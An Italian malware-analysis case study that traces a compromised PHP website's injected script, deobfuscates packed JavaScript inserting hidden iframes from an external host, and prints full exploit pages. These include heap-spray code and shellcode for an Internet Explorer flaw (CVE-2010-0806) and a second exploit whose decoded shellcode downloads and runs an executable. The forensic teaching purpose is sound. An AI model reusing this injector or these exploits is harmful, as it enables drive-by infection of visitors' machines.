MALWARE ANALYSIS
(code deobfuscation)

A CASE STUDY

di Gianni '*guelfoweb*' Amato

I malware writer sono persone in gamba, conoscono bene le problematiche a cui devono far fronte e spesso sono promotori di avanzate tecniche di offuscamento per eludere i sistemi di controllo anti-malware e scoraggiare chi si cimenta nell'analisi del codice con procedure di reverse engineering .

Probabilmente questo è uno dei motivi che rende così affascinante lo studio del malware e le sue evoluzioni.

Il browser web, un terreno di coltura per il mawlare

I browser web, in continua evoluzione e in costante concorrenza con i sistemi operativi come piattaforma per lo sviluppo applicativo, sono diventati terreno fertile per gli autori di malware. Le potenzialità di un ambiente sempre più evoluto e interattivo vengono sfruttate dai malware writer come vettore di attacco per la diffusione su larga scala di sofisticate *creature* progettate per ottenere un controllo silente della macchina compromessa.

Perchè analizzare un malware?

Le ragioni possono essere di vario tipo ma nella maggior parte dei casi i motivi che spingono a studiare i malware vanno al di là della semplice passione e fascino per la ricerca. Non sono rari, infatti, i casi in cui l'analisi di un malware diventa la chiave di volta per la risoluzione di casi piuttosto delicati: spionaggio industriale, furto di credenziali, frodi bancarie, etc.

Grazie ad una accurata analisi infatti è possibile dare risposta a una numerosa serie di quesiti che si presentano quando una macchina viene compromessa.

Giusto per citarne qualcuno:

- Qual è lo scopo del malware?
- Quali informazioni è riuscito a carpire?
- Dove sono state trasmesse le informazioni?
- Come ha fatto ad arrivare fin qui?

Contenuto del documento

Il presente documento non ha lo scopo di rispondere ai quesiti sopra indicati ma si limita a ricostruire le dinamiche di infezione analizzando un caso esemplare in cui l'indagine parte dall'analisi di una applicazione web compromessa - con codice opportunamente offuscato – fino all'analisi del malware che viene installato sulla macchina dell'utente che inconsapevolmente ne naviga le pagine.

Avvisi preoccupanti

Alcune pagine di una web application scritta in php con cms proprietario sembrano essere state compromesse. Ad accorgersene è stata la società SEO - impegnata a curare la visibilità del portale dove gira la web application - quando ha ricevuto notifica che il crawler di Google segnalava il sito come malevolo.

In effetti, cercando su Google le keywords pertinenti al portale viene mostrato tra i risultati di ricerca il nome del portale seguito dal famigerato messaggio di Google:

"Questo sito potrebbe arrecare danni al tuo computer."

Digitando sul browser l'indirizzo del portale per raggiungere la home page si viene accolti da un folgorante avviso che invita il visitatore ad allontanarsi dal dominio mettendo in evidenza i rischi a cui potrebbe essere esposto:

Certamente una situazione imbarazzante per l'azienda che eroga i servizi attraverso il portale e preoccupante per la società SEO che vede vanificare mesi (spesso anche anni) di lavoro per curare la visibilità e la reputazione del cliente sul web.

Alla ricerca dell'elemento iframe

Entriamo subito nel vivo dell'analisi. Una volta scaricato da remoto l'intero codice sorgente, viene ricreato in locale un ambiente più o meno simile a quello di giacenza iniziale per rendere operativa l'applicazione in modalità debug/testing.

Scorrendo la pagina iniziale fino in fondo qualcosa di strano salta immediatamente all'occhio: la presenza di alcuni puntini, disposti in sequenza orizzontale, in fondo al footer. Ciò lascia presumere che si tratta di una serie di iframe di dimensioni ridottissime (più o meno simili a questo puntino ■) che hanno lo scopo di caricare codice ospitato su server esterno. Un classico!

Sfortunatamente, analizzando il codice sorgente sia lato client (html) che server (php) non si riesce a individuare la presenza di alcun elemento iframe. Il motivo è presto spiegato:

> Di recente i malware writer hanno affinato la tecnica dell'iframe injection utilizzando uno script JS per iniettare l'iframe all'interno delle pagine. Questa soluzione consente di bypassare eventuali controlli che gli applicativi anti-malware eseguono sui contenuti delle pagine web che vengono richieste.

Bingo! Analizzando il codice scaricato dal server alla ricerca degli script inclusi nelle pagine viene individuato il seguente script js:

```
<script type="text/javascript"
src="http://800816.com.cn/cache/yahoo.js"></script>
```

Il file *yahoo.js* (probabilmente la scelta del nome non è casuale ma volutamente studiata per confondere il file malevolo con una delle tante YUI Library utilizzate dagli sviluppatori web) risiede su un server esterno e contiene codice malevolo opportunamente offuscato che viene iniettato all'interno di alcune pagine sotto forma di iframe.

Eval is Evil

In realtà sono rare le occasioni in cui uno sviluppatore fa uso della funzione eval(), molto frequenti invece sono i casi in cui tale funzione viene utilizzata per interpretare codice offuscato simile a quello presente all'interno del nostro file *yahoo.js*

```
eval(function(p,a,c,k,e,d){e=function(c)
{return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?
String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)
){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return
d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c])
{p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}
('k(3.h.n(\'j\')==-1){l u="t$(&*%(f#$&%f$s";l 4=v x();4.y(4.z()
+i*i*r);3.h=\'j=p;q=/;4=\'+4.F();3.m=3.m.I(/\\<(\\w|\\f)*\\>/,"");3.J
("<2 a=7://6.5.9.e/d/K.H c=0 b=0></2><2 a=7://6.5.9.e/d/A.g c=0
b=0></2>");3.o("<2 a=7:\\/\\/6.5.9.e\\/d\\/G.g c=0
b=0><\\/2>");k(B.C.n("D 8.0")==-1)3.o("<2 a=7:\\/\\/6.5.9.e\\/d\\/E.g
c=0 b=0><\\/2>")}',47,47,'||iframe|document|expires|800816|www|http||
com|src|height|width|cache|cn|W|html|cookie|60|hello|if|var|title|
indexOf|writeln|Yes|path|1000|jdlkfj2340923423423s|
jasghadsfgkdfjasdf|ghw3iss|new||Date|setTime|getTime|news|navigator|
userAgent|MSIE|hcp|toGMTString|count|htm|replace|write|
ad'.split('|'),0,{}))
```

JS Packer

Il codice è poco comprensibile ma un occhio bene allenato realizza facilmente che si tratta di una codifica eseguita mediante uno dei tanti JS Packer in circolazione. Infatti, la prima riga di codice ricorda tanto la classica funzione di un noto packer online http://dean.edwards.name/packer

```
eval(function(p,a,c,k,e,d)
```

JS UnPacker

Così come il packer provvede a offuscare il codice javascript trasformandolo in una funzione dipendente da diverse variabili, esistono strumenti che svolgono il lavoro inverso, ovvero quello di riportare in chiaro ciò che è stato codificato. Tali strumenti prendono il nome di JS UnPacker.

Malzilla (http://malzilla.sourceforge.net) è un ottimo tool desktop, open source, che consente di svolgere numerose operazioni sul codice. Tra le tante opzioni disponibili presenta anche un tab '*decoder*' interamente dedicato alla decodifica degli script.

Un tool online rapidamente utilizzabile per deoffuscare il nostro codice è altrimenti reperibile al seguente indirizzo: http://dean.edwards.name/unpacker

Come possiamo vedere, dopo la decodifica il codice assume un aspetto molto più familiare:

```
if (document.cookie.indexOf("hello") == -1) {
        var ghw3iss = "jasghadsfgkdfjasdf$(&*%(W#$&
%W$jdlkfj2340923423423s";
        var expires = new Date;
        expires.setTime(expires.getTime() + 3600000);
        document.cookie = "hello=Yes;path=/;expires=" +
expires.toGMTString();
        document.title = document.title.replace(/\<(\w|\W)*\>/, "");
        document.write("<iframe
src=http://www.800816.com.cn/cache/ad.htm width=0
height=0></iframe><iframe
src=http://www.800816.com.cn/cache/news.html width=0
height=0></iframe>");
        document.writeln("<iframe
src=http://www.800816.com.cn/cache/count.html width=0
height=0></iframe>");
        if (navigator.userAgent.indexOf("MSIE 8.0") == -1) {
            document.writeln("<iframe
src=http://www.800816.com.cn/cache/hcp.html width=0
height=0></iframe>");
        }
    }
```

Analisi del codice Javascript deoffuscato

Lo script inizia con un controllo del valore del cookie. Se non è stato ancora assegnato un valore ne verrà settato uno nuovo per assicurarsi di non ripetere l'injection nelle eventuali visite successive o durante la navigazione di altre pagine infette dallo stesso codice:

```
if (document.cookie.indexOf("hello") == -1) {
        var ghw3iss = "jasghadsfgkdfjasdf$(&*%(W#$&
%W$jdlkfj2340923423423s";
        var expires = new Date;
        expires.setTime(expires.getTime() + 3600000);
        document.cookie = "hello=Yes;path=/;expires=" +
expires.toGMTString();
```

Prosegue con l'utilizzo di espressioni regolari per rimuovere dal titolo della pagina qualsiasi stringa di caratteri racchiusa tra i simboli “<” e “>”

```
document.title=document.title.replace(/\<(\w|\W)*\>/, "");
```

successivamente inietta **tre iframe** di dimensioni pari a zero:

```
document.write("<iframe src=http://www.800816.com.cn/cache/ad.htm
width=0 height=0></iframe><iframe
src=http://www.800816.com.cn/cache/news.html width=0
height=0></iframe>");
document.writeln("<iframe
src=http://www.800816.com.cn/cache/count.html width=0
height=0></iframe>");
```

Infine esegue un controllo sullo User Agent per individuare il browser:

```
if (navigator.userAgent.indexOf("MSIE 8.0") == -1) {
```

Solo se il browser utilizzato per la navigazione **non è** Internet Explorer 8 lo script procede con l'injection di quest'altro iframe:

```
document.writeln("<iframe src=http://www.800816.com.cn/cache/hcp.html
width=0 height=0></iframe>");
```

Ricapitolando, gli iframe iniettati saranno **quattro** se il browser utilizzato per la navigazione **non è** Internet Explorer 8:

Nel caso in cui il browser si presenta con user agent “MSIE 8.0”, ovvero Internet Explorer 8, verranno iniettati **solo i primi tre** iframe previsti dallo script:

Analisi del codice caricato dall'elemento iframe #1

Il primo iframe punta alla pagina ad.htm tramite la seguente url:

```
http://www.800816.com.cn/cache/ad.htm
```

da cui acquisisce il codice di seguito riportato:

```
<html>
<body>
<button id="bo" onclick="payload();" STYLE="DISPLAY:NONE"></button>
<script language="javascript">
var a,b;
a="%u9090%u9090%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B
%u0320%u33F5%u49C9%uAD41%uDB33%u0F36%u14BE%u3828%u74F2%uC108%u0DCB
%uDA03%uEB40%u3BEF%u75DF%u5EE7%u5E8B%u0324%u66DD%u0C8B%u8B4B%u1C5E
%uDD03%u048B%u038B%uC3C5%u7275%u6D6C%u6E6F%u642E%u6C6C%u4300%u5C3A
%u2e78%u7865%u0065%uC033%u0364%u3040%";
b="u0C78%u408B%u8B0C%u1C70%u8BAD%u0840%u09EB%u408B%u8D34%u7C40%u408B
%u953C%u8EBF%u0E4E%uE8EC%uFF84%uFFFF%uEC83%u8304%u242C%uFF3C
%u95D0%uBF50%u1A36%u702F%u6FE8%uFFFF%u8BFF%u2454%u8DFC
%uBA52%uDB33%u5353%uEB52%u5324%uD0FF%uBF5D%uFE98%u0E8A%u53E8%uFFFF
%u83FF%u04EC%u2C83%u6224%uD0FF%u7EBF%uE2D8%uE873%uFF40%uFFFF
%uFF52%uE8D0%uFFD7%uFFFF%u7468%u7074%u2F3A%u772F%u7777%u312E
%u6F37%u6579%u632E%u2F6E%u6D69%u6761%u7365%u732F%u652E%u6578%u0000";
var shellcode = unescape(a+b);
var memory = new Array()
var spraySize = 0x86000 - shellcode.length*2;
var nop = window["\x75\x6e\x65\x73\x63\x61\x70\x65"]
('\x25\x75\x30\x63\x30\x63\x25\x75\x30\x63\x30\x63');
while(nop.length < spraySize/2) nop +=nop;
var nops = nop.substring(0, spraySize/2);
delete nop;
for(i=0;i<270;i++)
{
memory[i] = nops+nops+shellcode;
}
function payload()
```

```
{
var body = document.createElement("BODY");
body.addBehavior("#default#userData");
document.appendChild(body);
try
{
for (i=0;i<10;i++)
{body["\x73\x65\x74\x41\x74\x74\x72\x69\x62\x75\x74\x65"]
('\x73',window);
}
}
catch(e)
{}
window.status+='';
}
document.getElementById("bo").onclick();
</script>
</body>
</html>
```

Anche in questo caso lo script si presenta con una struttura poco comprensibile, cerchiamo di capire di cosa si tratta.

Se leggiamo attentamente il codice possiamo semplificarne la lettura dividendolo in due parti:

1. **Procedura di allocazione dello Shellcode**
2. **Esecuzione della funzione che contiene il Payload**

Nella prima porzione di codice viene fatto uso dell'Heap Spraying attack, una tecnica utilizzata per scrivere lo Shellcode nella memoria di un processo in esecuzione.

```
var shellcode = unescape(a+b);
var memory = new Array()
var spraySize = 0x86000 - shellcode.length*2;
var nop = window["\x75\x6e\x65\x73\x63\x61\x70\x65"]
('\x25\x75\x30\x63\x30\x63\x25\x75\x30\x63\x30\x63');
while(nop.length < spraySize/2) nop +=nop;
var nops = nop.substring(0, spraySize/2);
delete nop;
for(i=0;i<270;i++)
{
memory[i] = nops+nops+shellcode;
```

La variabile NOP (sta per No OPeration) ha lo scopo di riempire blocchi di memoria. Utilizziamo l'interprete Perl, in due step, per decodificare il contenuto della variabile nop.

Dal primo step

```
perl –e 'print "\x75\x6e\x65\x73\x63\x61\x70\x65\n"'
```

otteniamo un *unescape* che servirà a convertire il codice esadecimale che ricaveremo dallo step successivo

```
unescape
```

Dal secondo step

```
perl –e 'print "\x25\x75\x30\x63\x30\x63\x25\x75\x30\x63\x30\x63\n"'
```

otteniamo il codice esadecimale che ci aspettavamo, il corrispondente di due caratteri unicode

```
%u0c0c%u0c0c
```

Dunque la variabile *nop* può essere letta sotto questa forma:

```
var nop = window["unescape"]('%u0c0c%u0c0c');
```

A caccia dello Shellcode

Sempre nella porzione iniziale del codice notiamo la presenza di due variabili “a” e “b” a cui sono assegnati una sequenza di caratteri Unicode.

La somma delle due variabili (a + b) compongono lo Shellcode:


```
%u9090%u9090%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B
%u0320%u33F5%u49C9%uAD41%uDB33%u0F36%u14BE%u3828%u74F2%uC108%u0DCB
%uDA03%uEB40%u3BEF%u75DF%u5EE7%u5E8B%u0324%u66DD%u0C8B%u8B4B%u1C5E
%uDD03%u048B%u038B%uC3C5%u7275%u6D6C%u6E6F%u642E%u6C6C%u4300%u5C3A
%u2e78%u7865%u0065%uC033%u0364%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD
%u0840%u09EB%u408B%u8D34%u7C40%u408B%u953C%u8EBF%u0E4E%uE8EC
%uFF84%uFFFF%uEC83%u8304%u242C%uFF3C%u95D0%uBF50%u1A36%u702F
%u6FE8%uFFFF%u8BFF%u2454%u8DFC%uBA52%uDB33%u5353%uEB52%u5324%uD0FF
%uBF5D%uFE98%u0E8A%u53E8%uFFFF%u83FF%u04EC%u2C83%u6224%uD0FF%u7EBF
%uE2D8%uE873%uFF40%uFFFF%uFF52%uE8D0%uFFD7%uFFFF%u7468%u7074%u2F3A
%u772F%u7777%u312E%u6F37%u6579%u632E%u2F6E%u6D69%u6761%u7365%u732F
%u652E%u6578%u0000
```

Al fine di rendere leggibile questa sequenza di caratteri si può procedere con la conversione del testo in formato ASCII lanciando da una shell Unix uno script Perl seguito da Hexdump per visualizzare il contenuto come se lo stessimo visionando con un comune editore esadecimale.

Lo script per la conversione è il seguente, e può essere lanciato da una singola riga di comando:


```
cat shellcode | perl -pe 's/\%u(..)(..)/chr(hex($2)).chr(hex($1))/ge'
| hexdump -C | more
```

Lo screenshot riportato di seguito dovrebbe aiutare a comprendere meglio l'output generato dallo script:



Se invece volessimo trattare lo shellcode come un file eseguibile per metterlo alla prova su una macchina di test (ad esempio una macchina virtuale) potremmo ricorrere ad una comoda applicazione online reperibile al seguente indirizzo:

http://sandsprite.com/shellcode_2_exe.php



Dopo il semplice copia/incolla e il click sul pulsante submit l'applicazione provvederà a processare il contenuto e permetterà il download di un file eseguibile denominato *shellcode.exe*_

L'analisi del file *shellcode.exe* verrà trattata nei paragrafi successivi.

Debug del codice

Per eseguire un debug del codice al fine di calcolare i valori esatti utilizzati per allocare lo shellcode in memoria, lo script iniziale è stato modificato nel seguente modo. I commenti in neretto per evidenziare i valori ottenuti.

```
<script language="javascript">
var a,b;
a="%u9090%u9090%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B
%u0320%u33F5%u49C9%uAD41%uDB33%u0F36%u14BE%u3828%u74F2%uC108%u0DCB
%uDA03%uEB40%u3BEF%u75DF%u5EE7%u5E8B%u0324%u66DD%u0C8B%u8B4B%u1C5E
%uDD03%u048B%u038B%uC3C5%u7275%u6D6C%u6E6F%u642E%u6C6C%u4300%u5C3A
%u2e78%u7865%u0065%uC033%u0364%u3040%";
b="u0C78%u408B%u8B0C%u1C70%u8BAD%u0840%u09EB%u408B%u8D34%u7C40%u408B
%u953C%u8EBF%u0E4E%uE8EC%uFF84%uFFFF%uEC83%u8304%u242C%uFF3C
%u95D0%uBF50%u1A36%u702F%u6FE8%uFFFF%u8BFF%u2454%u8DFC
%uBA52%uDB33%u5353%uEB52%u5324%uD0FF%uBF5D%uFE98%u0E8A%u53E8%uFFFF
%u83FF%u04EC%u2C83%u6224%uD0FF%u7EBF%uE2D8%uE873%uFF40%uFFFF
%uFF52%uE8D0%uFFD7%uFFFF%u7468%u7074%u2F3A%u772F%u7777%u312E
%u6F37%u6579%u632E%u2F6E%u6D69%u6761%u7365%u732F%u652E%u6578%u0000";

var shellcode = unescape(a+b);

// lunghezza di shellcode: 120
document.write("shellcode: " + shellcode.length);
var memory = new Array()

var spraySize = 0x86000 - shellcode.length*2;
// lunghezza di spraySize: 548864 - (120 * 2) = 548624
document.write("sprysize: " + spraySize);

var nop = window["\x75\x6e\x65\x73\x63\x61\x70\x65"]
('\x25\x75\x30\x63\x30\x63\x25\x75\x30\x63\x30\x63');

// scrive il carattere unicode nop
document.write("nop" + nop);
while(nop.length < spraySize/2) nop +=nop;
// lungezza di nop: 524288
alert(nop.length);

var nops = nop.substring(0, spraySize/2);
// lunghezza di nops: 274312
alert(nops.length);
delete nop;

for(i=0;i<270;i++) {
// [274312 + 274312 + 120 = 548744] x 270 = 148160880
memory[i] = nops+nops+shellcode;}
</script>
```

Payload, una funzione ad hoc

Passiamo ora alla seconda porzione di codice.
Con molta fantasia il nome che il coder ha scelto per la funzione è, appunto, Payload:

```
function payload()
{
var body = document.createElement("BODY");
body.addBehavior("#default#userData");
document.appendChild(body);
try
{
for (i=0;i<10;i++)
{body["\x73\x65\x74\x41\x74\x74\x72\x69\x62\x75\x74\x65"]
('\x73',window);
}
}
catch(e)
{}
window.status+='';
}
```

Applicando nuovamente Perl per la decodifica del contenuto di body

```
{body["\x73\x65\x74\x41\x74\x74\x72\x69\x62\x75\x74\x65"]
('\x73',window);
```

otteniamo:

```
{body["setAttribute"]('s',window);
```

Tale funzione sfrutta una specifica vulnerabilità (**CVE-2010-0806**) di Internet Explorer 6 e 7, che consente l'esecuzione di codice arbitrario e l'acquisizione dei diritti dell'utente connesso, per poi invocare lo shellcode presente nella prima parte dello script.

In generale, i sistemi operativi Microsoft coinvolti in questa vulnerabilità sono XP e Vista:

- Windows Vista SP2 , IE 7
- Windows XP SP3 , IE 7
- Windows XP SP3, IE 6

Analisi del codice caricato dall'elemento iframe #2

Il secondo iframe punta alla seguente pagina news.html tramite la url:

```
http://www.800816.com.cn/cache/news.html
```

Il codice che viene incluso è il seguente:

```
<html>
<head>
    <script>

    var obj, every_obj;

    function spray_heap()
    {
        var chunk_size, payload, nopsled;
        chunk_size = 0x80000;

payload =
"CUTE00E8CUTE0000CUTE6A00CUTEEB03CUTE7E21CUTEE2D8CUTE9873CUTE8AFECUTE
8E0ECUTE0E4ECUTE55ECCUTE4C52CUTE4F4DCUTE004ECUTE3600CUTE2F1ACUTE6370C
UTE5C3ACUTE2E63CUTE7865CUTE0065CUTE5F59CUTE67AFCUTEA164CUTE0030CUTE40
8BCUTE8B0CCUTE1C70CUTE8BADCUTE0868CUTE8B51CUTE3C75CUTE748BCUTE782ECUT
EF503CUTE8B56CUTE2076CUTEF503CUTEC933CUTE4149CUTE03ADCUTE33C5CUTE0FDB
CUTE10BECUTEF238CUTE0874CUTECBC1CUTE030DCUTE40DACUTEF1EBCUTE1F3BCUTEE
775CUTE8B5ECUTE245ECUTEDD03CUTE8B66CUTE4B0CCUTE5E8BCUTE031CCUTE8BDDCU
TE8B04CUTEC503CUTE59ABCUTEBCE2CUTE0F8BCUTEF980CUTE7463CUTE570ACUTED0F
FCUTEAF95CUTE6AAFCUTEEB01CUTE52ACCUTE5752CUTE8F8DCUTE10DBCUTE0040CUTE
E981CUTE104ECUTE0040CUTE5251CUTED0FFCUTE016ACUTEFF57CUTEEC57CUTE57FFC
UTE90E8CUTE7468CUTE7074CUTE2f3aCUTE772fCUTE7777CUTE6e2eCUTE6969CUTE64
74CUTE6c61CUTE6169CUTE2e6eCUTE6f63CUTE2f6dCUTE6d69CUTE6761CUTE7365CUT
E732fCUTE652eCUTE6578";
var sss = window["\x41\x72\x72\x61\x79"]
(590,485,570,160,495,585,580,505,565,565,160,305,160,585,550,505,575,
495,485,560,505,200,560,485,605,540,555,485,500,230,570,505,560,540,4
85,495,505,200,235,335,425,420,345,235,515,320,160,170,185,585,170,20
5,205,295,160,550,555,560,575,540,505,500,160,305,160,585,550,505,575
,495,485,560,505,200,170,185,585,240,485,240,485,185,585,240,485,240,
485,170,205,295);
var arr = new Array;
for (var i = 0; i < sss.length; i ++ ){
arr[i] = String.fromCharCode(sss[i]/5); } var
cc=arr.toString();cc=cc.replace(/,/g, "");
cc = cc.replace(/@/g, ",");
eval(cc);
        while (nopsled.length < chunk_size)
            nopsled += nopsled;
        nopsled_len = chunk_size - (cuteqq.length + 20);
        nopsled = nopsled.substring(0, nopsled_len);
        heap_chunks = new Array();
        for (var i = 0 ; i < 200 ; i++)
            heap_chunks[i] = nopsled + cuteqq;
    }
```

```
    function initialize()
    {
        obj = new Array();
        every_obj = null;
        for (var i = 0; i < 200 ; i++ )
            obj[i] = document.createElement("COMMENT");
    }

    function ev1(evt)
    {
        every_obj = window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]
["\x63\x72\x65\x61\x74\x65\x45\x76\x65\x6e\x74\x4f\x62\x6a\x65\x63\x7
4"](evt);
        document.getElementById("sp1").innerHTML = "";
        window.setInterval(ev2, 1);
    }

    function ev2()
    {
        var data, tmp;

        data = "";
        tmp = window["\x75\x6e\x65\x73\x63\x61\x70\x65"]
("\x25\x75\x30\x61\x30\x61\x25\x75\x30\x61\x30\x61");
        for (var i = 0 ; i < 4 ; i++)
            data += tmp;
        for (i = 0 ; i < obj.length ; i++ ) {
            obj[i].data = data;
        }
        every_obj.srcElement;
    }

    function check()
    {
        if (navigator.userAgent.indexOf("MSIE") == -1)
            return false;
        return true;
    }

    if (check()) {
        initialize();
        spray_heap();
    }
    else
        window.location = 'about:blank'

    </script>
</head>
<body>
    <span id="sp1">
    <img src="XIGUA.GIF" onerror="ev1(event)">
    </span>
</body>
</html>
```

La variabile Payload

Il Payload, così è stata chiamata la variabile, in realtà è uno shellcode. Ovvero la parte di codice che viene eseguita, solitamente appesa al payload che provvede a mettere in overflow il buffer.

Come nei casi precedenti, la sequenza di caratteri sembra non avere alcun senso.

```
CUTE00E8CUTE0000CUTE6A00CUTEEB03CUTE7E21CUTEE2D8CUTE9873CUTE8AFECUTE8
E0ECUTE0E4ECUTE55ECCUTE4C52CUTE4F4DCUTE004ECUTE3600CUTE2F1ACUTE6370CU
TE5C3ACUTE2E63CUTE7865CUTE0065CUTE5F59CUTE67AFCUTEA164CUTE0030CUTE408
BCUTE8B0CCUTE1C70CUTE8BADCUTE0868CUTE8B51CUTE3C75CUTE748BCUTE782ECUTE
F503CUTE8B56CUTE2076CUTEF503CUTEC933CUTE4149CUTE03ADCUTE33C5CUTE0FDBC
UTE10BECUTEF238CUTE0874CUTECBC1CUTE030DCUTE40DACUTEF1EBCUTE1F3BCUTEE7
75CUTE8B5ECUTE245ECUTEDD03CUTE8B66CUTE4B0CCUTE5E8BCUTE031CCUTE8BDDCUT
E8B04CUTEC503CUTE59ABCUTEBCE2CUTE0F8BCUTEF980CUTE7463CUTE570ACUTED0FF
CUTEAF95CUTE6AAFCUTEEB01CUTE52ACCUTE5752CUTE8F8DCUTE10DBCUTE0040CUTEE
981CUTE104ECUTE0040CUTE5251CUTED0FFCUTE016ACUTEFF57CUTEEC57CUTE57FFCU
TE90E8CUTE7468CUTE7074CUTE2f3aCUTE772fCUTE7777CUTE6e2eCUTE6969CUTE647
4CUTE6c61CUTE6169CUTE2e6eCUTE6f63CUTE2f6dCUTE6d69CUTE6761CUTE7365CUTE
732fCUTE652eCUTE6578
```

Osservando attentamente si nota una ripetizione costante della stringa “CUTE”. Un occhio allenato realizza facilmente che si tratta di una stringa che va sostituita con qualcos'altro affinchè possa assumere significato.

Sostituendo “CUTE” con “%u” otteniamo una sequenza di caratteri unicode.

```
%u00E8%u0000%u6A00%uEB03%u7E21%uE2D8%u9873%u8AFE%u8E0E%u0E4E%u55EC
%u4C52%u4F4D%u004E%u3600%u2F1A%u6370%u5C3A
%u2E63%u7865%u0065%u5F59%u67AF%uA164%u0030%u408B%u8B0C%u1C70%u8BAD
%u0868%u8B51%u3C75%u748B%u782E
%uF503%u8B56%u2076%uF503%uC933%u4149%u03AD%u33C5%u0FDB%u10BE
%uF238%u0874%uCBC1%u030D%u40DA%uF1EB%u1F3B%uE775%u8B5E%u245E
%uDD03%u8B66%u4B0C%u5E8B%u031C%u8BDD%u8B04%uC503%u59AB%uBCE2%u0F8B
%uF980%u7463%u570A%uD0FF%uAF95%u6AAF%uEB01%u52AC%u5752%u8F8D%u10DB
%u0040%uE981%u104E%u0040%u5251%uD0FF%u016A%uFF57%uEC57%u57FF
%u90E8%u7468%u7074%u2f3a%u772f%u7777%u6e2e
%u6969%u6474%u6c61%u6169%u2e6e%u6f63%u2f6d%u6d69%u6761%u7365%u732f
%u652e%u6578
```

La decodifica del codice eseguita mediante il precedente script Perl ritorna un output familiare.

```
cat payload | perl -pe 's/\%u(..)
(..)/chr(hex($2)).chr(hex($1))/ge' | hexdump -C | more
```

Output:

```
00000000  e8 00 00 00 00 6a 03 eb  21 7e d8 e2 73 98 fe 8a  |.....j..!~..s...|
00000010  0e 8e 4e 0e ec 55 52 4c  4d 4f 4e 00 00 36 1a 2f  |..N..URLMON..6./|
00000020  70 63 3a 5c 63 2e 65 78  65 00 59 5f af 67 64 a1  |pc:\c.exe.Y_.gd.|
00000030  30 00 8b 40 0c 8b 70 1c  ad 8b 68 08 51 8b 75 3c  |0..@..p...h.Q.u<|
